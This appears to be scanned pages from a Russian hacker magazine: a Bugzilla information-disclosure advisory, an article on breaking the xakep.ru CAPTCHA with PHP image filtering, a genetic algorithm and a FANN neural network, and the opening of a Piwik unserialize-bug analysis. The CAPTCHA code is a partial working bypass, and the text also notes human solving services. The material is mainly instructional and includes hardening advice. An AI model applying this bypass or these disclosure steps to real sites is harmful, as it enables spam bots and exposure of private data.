**TARGETS** WordPress 2.9, 2.9.1

**SOLUTION** Как и всегда, не забывай про своевременные обновления своего блога — <http://wordpress.org/download>.

## 05 РАСКРЫТИЕ ДАННЫХ В BUGZILLA

**BRIEF** Bugzilla — это известнейший опенсорсный баг-трекер, который используется множеством популярных проектов (например, Мозиллой — <https://bugzilla.mozilla.org>).

Недавно в данном движке были обнаружены сразу две уязвимости, которые позволяют удаленному пользователю раскрыть чувствительную информацию.

Первая уязвимость заключается в том, что по умолчанию в Багзилле нет запрета на просмотр некоторых важных файлов и каталогов с помощью банального `.htaccess`, а вторая — в том, что движок неправильно организует политику доступа к багам, перемещенным из одного продукта в другой.

Смотрим файл `process_bug.cgi` (в районе 249 линии):

```
foreach my $group (@{$bug->product_obj->groups_valid})
```


Ошибка заключается в том, «`$bug->product_obj`» обновляется до применения групповых политик безопасности, то есть на данном этапе баг все еще не перемещен в новый продукт, мы только лишь лишь проверяем валидность старых групп этого продукта, но никак не новых. Таким образом, все группы, которые не являются доступными для старого продукта, игнорируются.

**EXPLOIT** Эксплуатация уязвимостей выглядит достаточно тривиально:

1. Просто натравливаем свой браузер на открытые каталоги «`CVS/`», «`contrib/`», «`docs/en/xml/`», «`t/`» и файл «`old-params.txt`», в котором может храниться бэкап настроек движка;
2. Если приватный баг переносится из одного продукта в другой, при этом одинаковые группы не используются для обоих продуктов и не применяются никакие другие ограничения для групп, то этот баг становится видимым для всех (уже на странице нового продукта), так что ты легко сможешь просмотреть всю информацию о баге в открытом доступе. Подробное advisory для этих уязвимостей ищи на официальном сайте Багзиллы [bugzilla.org/security/3.0.10](http://bugzilla.org/security/3.0.10).

**TARGETS** Первый баг: Bugzilla < 3.0.11, < 3.2.6, < 3.4.5, < 3.5.3  
Второй баг: Bugzilla версий от 3.3.1 до 3.4.4 и 3.5.1, 3.5.2

**SOLUTION** Все обновления безопасности для Bugzilla качай здесь: <http://www.bugzilla.org/download> (или просто используй `.htaccess` для ограничения доступа к указанным каталогам и файлу и грамотно применяй групповые политики безопасности для своих приватных багов). **И**



► dvd

Полную версию разработанных скриптов, показывающих на примере взлом капчи [xakep.ru](http://xakep.ru), ты найдешь на диске

# Взлом сартча



РАЗБИРАЕМСЯ,  
КАК ЛОМАЮТ КАПЧИ




В последнее время ни один более или менее популярный сайт не обходится без использования капчи. Эпоха «Веб 2.0» дала пользователям возможность изменять содержание сайтов, но такую возможность получили и спамеры. Ручное заполнение форм спамерам экономически невыгодно, поэтому они используют роботов, на пути которых и становится капча. CAPTCHA — Completely Automated Public Turing test to tell Computers and Humans Apart. Принцип капчи основан на сложности автоматического распознавания искаженного и зашумленного текста.

## АДЕКВАТНОСТЬ ЗАЩИТЫ

При выборе капчи стоит исходить из основного правила построения систем безопасности — стоимость взлома не должна превышать стоимость того, что может получить злоумышленник. Однако, в случае с капчей есть две проблемы, не позволяющие нам в полной мере реализовать это правило. Во-первых, чрезмерное усложнение капчи может отпугнуть некоторую часть посетителей сайта, например, если заставлять их вводить код с изображения при добавлении каждого комментария (как это делают некоторые владельцы блогов в LiveJournal). Вторая проблема — «китайцы». В интернете существует несколько сервисов, предлагающих услуги по ручному распознаванию капчей жителями Китая и некоторых других стран, готовых работать за мизерную плату. Часть этих сервисов заявляют, что обладают уникальными технологиями автоматического распознавания образов, однако, при ближайшем рассмотрении такие факты, как задержка в 30 секунд перед отправкой ответа и вероятность распознавания выше 90%, выдают их реальные схемы. Стоимость распознавания 1000 экземпляров начинается от \$1, что не так уж и много. Кроме того, существует давно известный способ бесплатного краудсорсинга — подстановка капчи, требующей распознавания, на другой ресурс (как правило порно-сайт), пользователи которого, ничего не подозревая, будут вводить код с изображения. Эти факты ограничивают наши



Эффект наложения фильтра по яркости



На некоторых изображениях линии практически не пересекают цифры, и такие изображения встречаются достаточно часто



Вырезаем 4 цифры из изображения и приводим их к прямоугольному виду (16x24 пикселей)

возможности по усложнению защиты.

Говоря об адекватности защиты, стоит разделить спам-роботов на автоматических и полуавтоматических. Автоматические роботы подобно роботам поисковых систем переходят с сайта на сайт и пытаются заполнить и отправить любую форму, которую встретят по пути. Если после отправки формы на странице появляется отправленная информация, форма заносится в список и периодически «спамится». Продвинутые версии таких роботов способны распознавать некоторые виды популярных капч, но большая часть капчей, особенно разработанные для сайта индивидуально, таких роботов успешно останавливают. Собственно, автоматические роботы и являются основной угрозой для подавляющего большинства сайтов. Сайты с большим посещаемостью или хотя бы хорошим рейтингом PageRank могут удостоиться персонального внимания спамеров, что может означать более «тонкую» настройку робота, использование «китайцев» или применение системы распознавания образов, пример которой будет рассмотрен чуть ниже в этой статье.

### НЕМНОГО МАТЕМАТИКИ

При распознавании капчи задача состоит не столько в увеличении точности распознавания, как это может показаться на первый взгляд, сколько в минимизации процессорного времени, необходимого для успешного распознавания одного экземпляра. Немногие сайты отслеживают количество неудачных попыток ввода капчи, но в любом случае такие ограничения легко обходятся при использовании нескольких прокси-серверов. Таким образом точность распознавания, равная даже в 1%, может считаться успешной, при условии приемлемого расхода процессорного времени на все 100 попыток. Одна из основных характеристик капчи — количество возможных вариантов ответа. Допустим, наша капча состоит из 6 цифр и символов латинского алфавита в нижнем регистре, тогда количество всех возможных комбинаций  $(10 + 26)^6$  равно приблизительно 2 млрд., что практически недостижимо для случайного перебора. К сожалению, не все проводят такие расчеты, поэтому периодически появляются капчи, предлагающие ответить, какое животное изображено на картинке, имея при этом всего лишь 10 вариантов ответа. При ручном анализе такого сайта, спамеру будет достаточно указать роботу только один вариант ответа — теория вероятностей сделает все остальное. Сюда же можно отнести и всевозможные арифметические задачи («Сколько будет пять умножить на семь?»), которые легко решаются при помощи регулярных выражений. Однако, для полностью автоматических роботов даже такого вида защиты будет достаточно.

Ещё одно популярное заблуждение создателей капчей: чем сложнее прочитать код человеку, тем сложнее прочитать его роботу. Это заблуждение приводит к появлению капч, которые пользователи с трудом вводят с десятой попытки, но при этом автоматическое распознавание работает на ура. Например, человеку трудно читать светлый шрифт на светлом фоне, а для системы распознавания разница между цветами в один бит так же легко определяется как и визуально заметная разница. Вообще, использование в капче более чем двух цветов практически бесполезно, обратите внимание на капчи крупных сайтов — большая часть из них состоит из темной одноцветной надписи на белом фоне. Это связано с тем,

что наиболее сложной задачей является распознавание текста в самой надписи, а не поиск её местоположения на изображении. Помимо прямой уязвимости, капча может оказаться ненадежной из-за уязвимости в скриптах. Например, самая глупая ошибка — передавать текст капчи в виде параметра к скрипту, который генерирует изображение. Или возможность использовать код с изображения несколько раз в течение какого-то времени.

### ПРИМЕР ВЗЛОМА

Итак, лучший способ понять, как оценить надежность капчи — разобрать пример взлома. Выбор пал на капчу сайта хакер.ru, которая используется при регистрации новых пользователей и добавлении комментариев. Код состоит из четырех цифр, что дает нам 10000 вариантов — не так уж и много, но от прямого перебора защитит. Для вывода цифр используется один шрифт, надпись слегка поворачивается в пространстве, но поворот настолько незначительный, что мы не будем принимать его во внимание. «Пиксельный» шум по всему изображению снимается простейшим фильтром по яркости: все пиксели, яркость которых выше некоторого значения, закрашиваются белым цветом, остальные — черным. Такая операция очищает практически весь шум, за исключением отдельных точек, не мешающих дальнейшей обработке. Остается лишь одна проблема — случайно разбросанные линии, которые значительно затрудняют, во-первых, определение позиции надписи, во-вторых, распознавание отдельных цифр. Поставим задачу довести точность распознавания хотя бы до 5% при приемлемых затратах процессорного времени. Такая постановка задачи позволит нам выбрать уязвимость, которая должна встречаться хотя бы в каждой 20-й капче и с большой вероятностью гарантировать нам распознавание. И такая уязвимость есть — на некоторых изображениях линии практически не пересекают цифры и такие изображения встречаются достаточно часто. От этой особенности и будем отталкиваться.

Для работы нам в первую очередь потребуется набор распознанных образцов. Скажем, 100 штук для начала будет достаточно. Для этого придется немного поработать «китайцем», но для упрощения задачи можно написать небольшой скрипт, загружающий изображения с капчами с сервера и формирующий форму, которую нам придется заполнить вручную. Так как мы решили опираться на наименее зашумленные изображения, то в качестве образцов стоит использовать именно их. Итак, через несколько минут скучной работы у нас есть директория, в которой аккуратно сложены файлы с капчами, имена которых соответствуют кодам на изображении (например, 2716.jpg). Для подобных экспериментов лучше всего подходят скриптовые языки, такие как PHP или Python, также может быть полезен Matlab, в котором есть удобные библиотеки для анализа и обработки изображений. Мы будем использовать PHP, в котором все функции для работы с изображениями имеют префикс image, для низкоуровневой работы с пикселями достаточно imagecolorat. Вот, например, фрагмент кода, который формирует маску изображения с темными участками:

```
class Haker_CAPTCHA
{
    ...
    // Расстояние между двумя цветами
```



## Worker panel

User  
Input number 57034  
Valid number 44746  
Paid number 0

## Captcha inputing

0 waiting  
If you think the image is not captcha, please input a single \* .  
If you see two words, please input one space between them, or your input will be judged as incorrect.  
Do not try to hold more than one captcha, or we will disable your account.



Submit Submit and quit

## Интерфейс для взлома капчи "китайцами"

```
protected function colorDist($color1, $color2)
{
    return sqrt(pow(((($color1 >> 16) & 0xFF)
        - (($color2 >> 16) & 0xFF), 2)
        + pow(((($color1 >> 8) & 0xFF)
        - (($color2 >> 8) & 0xFF), 2)
        + pow((($color1 & 0xFF)
        - ($color2 & 0xFF), 2));
}

// Создание маски изображения, выделяющей пиксели,
отстающие от белого фона
// больше чем на 200 единиц
protected function update_mask()
{
    $this->mask = array();
    for ($i = 0; $i < $this->width; $i++)
        for ($j = 0; $j < $this->height; $j++)
            $this->mask[$i][$j] = $this->colorDist(
                imagecolorat($this->image, $i, $j),
                $this->bg_color) > 200 ? 1 : 0;
}
...
}
```

Маска, во-первых, выполняет роль упомянутого выше фильтра по яркости, а, во-вторых, увеличивает скорость работы с изображением — нет необходимости каждый раз выполнять преобразования при сравнении цветов пикселей.

## ПОИСК НАДПИСИ

Основной принцип, на котором основаны надежные капчи, — затруднение выделения отдельных символов в надписи. Это достигается путем смещения символов относительно их первоначальных позиций и искажений надписи в целом. В капче сайта хакер.ru расстояния между центрами цифр (~19 пикселей) и размеры самих цифр (16x24 пикселей) практически не меняются. Из всех искажений, применяемых к надписи, значительный эффект оказывает только наклон шрифта — им нам пренебречь не удастся.

Если бы не шумовые линии, мы бы смогли сразу точно определить расположение цифр на изображении путем отсеивания светлых участков со всех четырех сторон — наши цифры были бы единственным темным пятном. Но придется решить небольшую оптимизационную задачу. Задача оптимизации в общем виде состоит в поиске оптимального значения параметров некоторой целевой функции, значение которой необходимо максимизировать или минимизировать. В нашем случае целевой функцией будет суммарная яркость (точнее её обратное значение) области предполагаемого расположения надписи.

Другими словами мы будем стараться найти на изображении

## captcha


темное пятно, по форме напоминающее нашу надпись (нам известны размеры цифр и расстояния между ними). Итак, у нас есть 4 прямоугольника, которые при наличии наклона шрифта превращаются в параллелограммы, необходимо найти такое расположение этой группы параллелограммов и такой наклон, чтобы минимизировать суммарную яркость внутри этих параллелограммов. В итоге у нас есть три параметра:  $x$ ,  $y$  (левый верхний угол первого параллелограмма) и  $d$  — сдвиг нижнего основания относительно верхнего. Такой метод поиска надписи будет эффективен для не слишком зашумленных линиями изображений, о которых мы и говорили выше.

Для решения подобных задач оптимизации, таких, для которых нет возможности найти аналитическое решение, хорошо подходят генетические алгоритмы. Генетический алгоритм моделирует процессы биологической эволюции: на основе естественного отбора направляет случайный перебор решений в нужном направлении (максимизации или минимизации целевой функции). На первом шаге алгоритма создается начальная популяция особей, каждая особь — один из вариантов решения (набор параметров). Затем для каждой особи рассчитывается значение целевой функции, называемое в контексте эволюции приспособленностью. Если значение целевой функции устраивает постановщика задачи, алгоритм останавливается, если нет — начинается создание нового поколения.

Новое поколение формируется на основе предыдущего с помощью операторов мутации и кроссовера, которые моделируют соответствующие биологические процессы. Оператор мутации изменяет случайным образом один из параметров решения, а оператор кроссовера скрещивает два решения (например, случайным образом выбирается часть параметров первого решения и соединяется с соответствующими параметрами второго). Отбор особей для создания нового поколения осуществляется по принципу естественного отбора — чем выше значение целевой функции (приспособленность) особи, тем выше вероятность её перехода в новую популяцию. После создания нового поколения вновь проводится оценка каждой особи, выявляется лучшая и проверяется условие остановки. Если цель всё ещё не достигнута, создается очередная популяция и т.д. В нашем случае решением является вектор из трех переменных  $x$ ,  $y$  и  $d$ , а целевая функция — суммарная яркость пикселей внутри параллелограммов. Расчет целевой функции производится следующим образом:

```
// Функция вызывается во время работы генетического
алгоритма
public function test_dna($array)
{
    $fitness = 0;
    for ($d = 0; $d < $this->digits_quantity; $d++)
        for ($i = 0; $i < $this->digit_width; $i++)
            for ($j = 0; $j < $this->digit_height; $j++)
                {
                    // Вычисление позиции пикселя на основе отступов
                    (x, y) и сдвига (d)
                    $x = $this->digit_kerning * $d + $i +
                        $array['x'] + round($array['d'] * ($j / $this->digit_
                        height));
                    $y = $j + $array['y'];
                    $fitness += $this->mask[$x][$y];
                }

    return $fitness;
}
```



## Структура искусственной нейронной сети для распознавания символов

Так как во время работы алгоритма расчет целевой функции для заданного решения будет происходить многократно, разумно будет использовать маску, создание которой было описано ранее. Маска позволит избежать многократных преобразований и сравнений цветов пикселей при оценке решения. Реализовав алгоритм и проведя тестирование получаем очень хорошие результаты — 90% точного определения расположения надписи при затратах в одну-две секунды процессорного времени. На основе найденного решения «вырезаем» все 4 цифры из изображения и приводим их к прямоугольному виду [16x24 пикселей]:

```
protected function divide_digits($params)
{
    $this->digits = array();
    for ($i = 0; $i < $this->digits_quantity; $i++)
    {
        // Создаем изображение для отдельной цифры
        $this->digits[$i]['image'] =
            imagecreatetruecolor($this->digit_width,
                $this->digit_height);
        $this->digits[$i]['width'] = $this->digit_width;

        $this->digits[$i]['height'] = $this->digit_height;
        for ($x = 0; $x < $this->digit_width; $x++)
        {
            for ($y = 0; $y < $this->digit_height; $y++)
            {
                // Вычисляем сдвиг, "выпрямляющий" изображение
                $d = round($params['d'] * ($y / $this->digit_
                    height));
                $color = imagecolorat($this->image, $x +
                    $this->digit_kerning * $i + $d + $params['x'], $y +
                    $params['y']);
                imagesetpixel($this->digits[$i]['image'], $x, $y,
                    $color);
            }
        }
    }
}
```

## РАСПОЗНАВАНИЕ

Теперь задача сводится к распознаванию каждой отдельной цифры. Даже на «удачных» образцах с низкой зашумленностью цифры все равно в большинстве случаев перекрываются линиями, что не позволит нам просто сравнивать их с шаблонами. Классический инструмент для распознавания текста — искусственные нейронные сети, которые мы и будем использовать. Искусственная нейронная сеть представляет собой математическую модель нейронной сети головного мозга человека (или


животного). Нейросеть состоит из простейших элементов — нейронов. Нейроны связаны между собой, по этим связям проходят сигналы — числа от 0 до 1. Каждый нейрон выполняет несложную математическую операцию: на основе поступающих от других нейронов сигналов и их весов вычисляется выходной сигнал текущего нейрона. Веса связей между нейронами являются параметрами, которые определяют работу нейронной сети. Нейроны группируются в последовательность слоев (feedforward сети), входной сигнал (условия задачи) поступает на первый слой и последовательно проходит все слои до последнего (решение). Обучение нейронной сети может происходить с учителем (набором уже решенных задач) или без него (например, на основе реакции среды). Обучение с учителем происходит путем последовательного выполнения нейронной сети на уже решенных задачах и сравнения получившегося результата с ответом: если ответ не совпадает, производится коррекция весов связей. С математической точки зрения нейронная сеть в целом — это «черный ящик». Процессы, происходящие внутри нейросети, очень трудно поддаются математическому анализу, поэтому для прикладных целей нейросеть достаточно рассматривать как некоторую систему, способную находить закономерности в некоторых наборах данных. Самостоятельно реализовывать нейронные сети для такой задачи дело неблагодарное, поэтому мы воспользуемся бесплатной библиотекой Fast Artificial Neural Network ([www.leenissen.dk/fann](http://www.leenissen.dk/fann)). Эта библиотека хороша тем, что имеет интерфейсы практически для всех популярных языков программирования и требует минимального опыта работы с нейросетями. Для использования достаточно нескольких функций:

```
// Создание нейросети
// Параметры:
// 1. Количество слоев и нейронов в каждом из них
// 2. Связность нейросети (1 — полносвязная)
// 3. Скорость изменения весов при обучении
$ann = fann_create(array(384, 150, 10), 1, 0.7);

// Обучение нейросети
// Параметры:
// 1. Нейросеть
// 2. Обучающий набор (массив, содержащий массивы,
// соответствующие входному и выходному слоям)
// 3. Максимальное количество итераций
// 4. Допустимая погрешность
// 5. Промежутки, через которые выводится отчет об
// обучении
fann_train($ann, $set, 10000, 0.001, 100);

// Выполнение нейросети на входном наборе $input
$output = fann_run($ann, $input);
// Запись нейросети в файл
fann_save($ann, 'ann.data');
// Загрузка нейросети из файла
$ann = fann_create('ann.data');
```


Опытным путем была подобрана оптимальная структура нейронной сети для нашей задачи — три слоя по 384, 150 и 10 нейронов. Первый (входной) слой принимает значения соответствующих пикселей [16x24 = 384] изображения цифры, нормализованные к отрезку от 0 до 1 (значение яркости), внутренний слой играет основную роль в распознавании, а последний выходной слой представляет собой вектор из 10 переменных от 0 до 1, каждая из которой соответствует одной из цифр: чем выше значение, тем больше подобие изображения, соответствующей цифре. В данном случае используется только один внутренний слой, потому что логика, реализуемая нашей нейросетью, практически является «примеркой» усредненных шаблонов каждой цифры к изображению, поэтому нескольких последовательных операций не требуется. Для обучения нейросети воспользуемся заготовленными образцами, кроме того нам потребуется ещё один набор образцов для



# captcha

```

1 <?php
2 require_once('qa.php');
3 require_once('xakep_captcha.php');
4
5
6 set_time_limit(3600 * 24);
7 ini_set('memory_limit', '200M');
8
9 function train()
10 {
11     $dir = "samples/";
12     $set = array();
13     if ($dh = opendir($dir))
14     {
15         while (($file = readdir($dh)) !== false)
16         {
17             if (filetype($dir.$file) == 'file')
18             {
19                 $answer = str_replace('.jpg', '', $file);
20                 $xc = new Xakep_CAPTCHA($dir.$file, 'ann.data', 4, $answer);
21                 $out = $xc->parse();
22                 $set []= $xc->sample;
23             }
24         }
25         closedir($dh);
26     }
27     $ann = fann_create(array(384, 150, 10), 1, 0.7);
28     fann_train($ann, $set, 10000, 0.001, 100);
29     fann_save($ann, 'ann.data');
30 }
31
32 tztrain();
33
34
35
    
```



## Код для обучения нейронной сети

## Набор распознанных образов для обучения нейронной сети

независимого тестирования, который должен формироваться случайным образом без учета зашумленности:

```

function train()
{
    $dir = "samples/";
    $set = array();
    if ($dh = opendir($dir))
    {
        while (($file = readdir($dh)) !== false)
        {
            if (filetype($dir.$file) == 'file')
            {
                $answer = str_replace('.jpg', '', $file);
                $xc = new Xakep_CAPTCHA($dir.$file,
                    'ann.data', 4, $answer);
                $out = $xc->parse();
                $set []= $xc->sample;
            }
        }
        closedir($dh);
    }
    $ann = fann_create(array(384, 150, 10), 1, 0.7);
    fann_train($ann, $set, 10000, 0.001, 100);
    fann_save($ann, 'ann.data');
}
    
```

```

while (($file = readdir($dh)) !== false)
{
    if (filetype($dir.$file) == 'file')
    {
        $xc = new Xakep_CAPTCHA($dir.$file,
            'ann.data', 4);
        $out = $xc->parse();
        if ($out == str_replace('.jpg', '', $file))
            $wins++;
        print ' ' . $out . '<br><br>';
        flush();
        $c++;
    }
}
closedir($dh);
}
print $wins . '/' . $c;
}
    
```

Первая попытка обучения на 100 образцах дала 43% успешных распознаваний на независимом тестовом наборе, что соответствует примерно 3% ( $0.43^4$ ), что уже близко к нашей цели. Дополнив базу образцов ещё 100 экземплярами, получаем 55% успешных распознаваний отдельных цифр и примерно 10% всей капчи. С учетом того, что на попытку распознавания одной капчи расходуется около 1-2 секунд процессорного времени, общие затраты на успешный взлом одной капчи составят 10-20 секунд. Это, в целом, приемлемое время, однако увеличение количества образцов для обучения нейросети позволит значительно снизить эти расходы. Для тестирования используем следующий код:

```

function test()
{
    $dir = "test/";
    $c = 0;
    $wins = 0;
    if ($dh = opendir($dir))
    {
    
```

## Выводы и заключение


Как показывает практика, любая капча может быть взломана, вопрос лишь в том, оправдает ли результат затраченные усилия. Что на данный момент точно нереализуемо, так это универсальная система распознавания, способная без какой-либо ручной настройки распознавать любые капчи. Какие рекомендации можно дать сайту хакер.ru по усилению безопасности капчи? Во-первых, добавить искажения, изменение расположения цифр относительно друг друга, что затруднит их разделение. Во-вторых, исключение вариантов, при которых шумовые линии практически не перекрывают надпись, — это также затруднит определение положения всей надписи и уменьшит точность распознавания цифр нейросетью. В-третьих, можно увеличить количество цифр хотя бы до 6, что значительно уменьшит общую вероятность успешного распознавания. Эти рекомендации справедливы и для большинства других сайтов. Для тех сайтов, взлом капчи которых является экономически выгодным для спамеров, следует предусматривать дополнительные меры защиты, например, подтверждение регистрации через отправку кода по SMS (как это делает Google в некоторых случаях). Технологии распознавания образов, текстов, звуков развиваются параллельно с увеличением вычислительной мощности компьютеров. Рано или поздно капчи перестанут быть преградой для роботов, однако, проблема может быть решена с помощью упомянутого выше подтверждения через смс или надежных OpenID-провайдеров, осуществляющих проверку своих пользователей. **И**



# Интересные Капчи



**RECAPTCHA** Тем, кто хочет воспользоваться готовым решением, можно посоветовать использовать reCAPTCHA (recaptcha.net). reCAPTCHA помимо защиты сайта от роботов выполняют другую полезную функцию — помогает оцифровывать бумажные книги. Капча состоит из двух слов, одно из которых уже было распознано ранее, а второе не смогла распознать система оцифровки книг. Пользователь, разумеется, не знает, какое слово неизвестно системе, поэтому вынужден вводить оба. reCAPTCHA хороша тем, что использует слова, которые ранее не прошли через систему распознавания, т.е. для её взлома как минимум придется переплюнуть серьезную коммерческую OCR-систему. Ко всему прочему, reCAPTCHA использует дополнительные шумы и искажения, которые периодически меняются. Недостаток у reCAPTCHA только один — она очень популярна, соответственно и интерес к её взлому очень большой.




**ТРЕХМЕРНАЯ КАПЧА** Создатели этой капчи ([ocr-research.org.ua](http://ocr-research.org.ua)) уверены в ее стойкости. Разумеется, стандартные системы распознавания текста с ней не справятся, но при индивидуальном подходе можно найти ряд уязвимостей. Во-первых, символы расположены на одинаковом расстоянии друг от друга и находятся на одной линии (в трехмерном пространстве). Во-вторых, легко

заметить, что торцы выпуклых символов состоят из многоугольников, по площади больших, чем многоугольники остальной поверхности. Эти многоугольники легко найти программно, а вместе они формируют отчетливые контуры символов. На основе контуров символов можно определить углы, на которые была повернута плоскость, и развернуть её обратно. После этого можно проводить распознавание каждого отдельного символа с помощью нейронной сети. Так как эта капча не очень популярна, можно считать её достаточной для ресурсов, не представляющих особый интерес для спамеров.



**КАПЧА С ВИРТУАЛЬНОЙ КЛАВОЙ** Очень хорошая капча до недавнего времени была у сервиса mail.ru. Капча состоит из нескольких символов некоторого периодически изменяемого алфавита. Пользователь вводит ответ с помощью виртуальной клавиатуры. Основное преимущество такой капчи — очень хорошая стойкость к ручному распознаванию «китайцами». Дело в том, что сервисы, предлагающие ручное распознавание, работают по принципу: отправил картинку, получил ответ в текстовом виде. Для ручного распознавания потребовалось бы создание специального интерфейса для передачи помимо изображения ещё и виртуальной клавиатуры. Кроме того

ввод этой капчи занимает больше времени, чем ввод большинства других, потому что определять непривычные для глаза символы сложнее, чем символы латинского алфавита или цифры. Таким образом увеличивается стоимость ручного распознавания. Автоматическое распознавание также затруднено: постоянная смена символов не позволит хорошо обучить нейросеть, а также сами символы трудно отделить друг от друга. Основной недостаток — сложность ввода для обычного пользователя, возможно, по этой причине в mail.ru от нее и отказались.



**АНИМИРОВАННАЯ КАПЧА** Интересный вариант капчи предложил Нилой Митра из Института технологий Дели (видео — [brightcove.newsscientist.com/services/player/bcpid2227271001?bctid=47814603001](http://brightcove.newsscientist.com/services/player/bcpid2227271001?bctid=47814603001)). На основе трехмерной анимированной модели некоторого объекта (например, бегущей лошади) создается анимация, на которой объект покрыт случайно изменяющимися пятнами. Кроме того схожими пятнами покрыт и весь фон. На основе одного кадра распознать объект может быть трудно, но в динамике на это уходит пара секунд. Автоматическое распознавание на данный момент крайне затруднено — при таком количестве шума очень трудно определить, какие из этих пятен должны формировать образ. Казалось бы, очень перспективное направление, однако у капчи есть серьезный недостаток. Для её использования потребуется создание базы анимированных моделей, на каждую из которых придется затратить значительное количество времени, иначе можно будет просто угадывать ответ многочисленными попытками. Кроме того, если каждый раз не генерировать новую анимацию (что дает большую нагрузку на процессор), можно будет сохранять хеши распознанных вручную изображений. Также эта капча никак не защищена от сервисов, предлагающих ручное распознавание.



# mistake

# mista

# UNSERIALIZE БАГ В КАРТИНКАХ

## ОШИБКИ ДЕСЕРИАЛИЗАЦИИ КЛАССОВ НА ЖИВЫХ ПРИМЕРАХ

Приветствую тебя, читатель! В январском номере [[ мы подробно рассмотрели один из новейших багов в PHP от известного специалиста по информационной безопасности Стефана Эссера. Как ты наверное помнишь, баг заключается в небезопасном спользовании функции unserialize применительно к объектам. В прошлой статье я говорил о том, что данное исследование направлено на будущее, так как в реальных веб-приложениях более или менее серьезные уязвимости десериализации пока не были обнаружены. И вот... Будущее уже наступило! Пришла пора показать тебе подробный разбор таких багов в популярнейших скриптах Piwik и phpMyAdmin.

### НЕМНОГО О PIWIK

Для начала расскажу тебе немного о Piwik.

Итак, Piwik — это бесплатный скрипт веб-аналитики, позиционируемый как опенсорсная замена Google analytics. Эта система выросла из менее навороченного скрипта phpMyVisites ([phpmyvisites.us](http://phpmyvisites.us)). Функционал Пивика впечатляет: продвинутая система плагинов (похожая на аналогичную в WordPress), удобный API (ты можешь получать любую инфу из базы данных в форматах xml, json, php, csv), интерфейс юзера, основанный на виджетах (с drag and drop-примочками), перевод на множество языков, real time-репорты и многие другие фишки уже сделали этот скрипт мегапопулярным среди веб-мастеров (только последнюю версию скачали около 250 тысяч раз). Популярность скрипта подтверждают те факты, что Piwik несколько раз становился проектом месяца на sourceforge.net и выигрывал премию "Infoworld Bossie Award" как лучшее опенсорсное программное обеспечение. Я могу еще долго описывать все преимущества скрипта, но настало время рассказать о природе unserialize бага в Piwik.

### ZEND FRAMEWORK


Как ты уже знаешь, Стефан Эссер в своей презентации приводил теоретические примеры выполнения произвольного PHP-кода в Zend Framework и писал о том, что сам фреймворк не подвержен уязвимости — уязвимы лишь те приложения, которые его используют вкуче с недостаточной проверкой данных в функции unserialize(). Как оказалось, Piwik как раз-таки и является тем самым приложением :) Теперь давай проследим за реверсингом скрипта, который провел сам

Эссер (качай по ссылке в сносках последнюю уязвимую версию 0.4.5 из архива релизов).

Открывай файл `.core/cookie.php` и находи следующую функцию:

```
protected function loadContentFromCookie()
{
    $cookieStr = $_COOKIE[$this->name];
    $values = explode(
        self::VALUE_SEPARATOR, $cookieStr);
    foreach($values as $nameValue){
        ...
        if(!is_numeric($varValue)){
            $varValue = base64_decode($varValue);
            // some of the values may be serialized
            array so we try to...
            if(($arrayValue=@unserialize($varValue))
                !==false
                // we set the unserialized version only
                for arrays...
                && is_array($arrayValue)
            )
            {
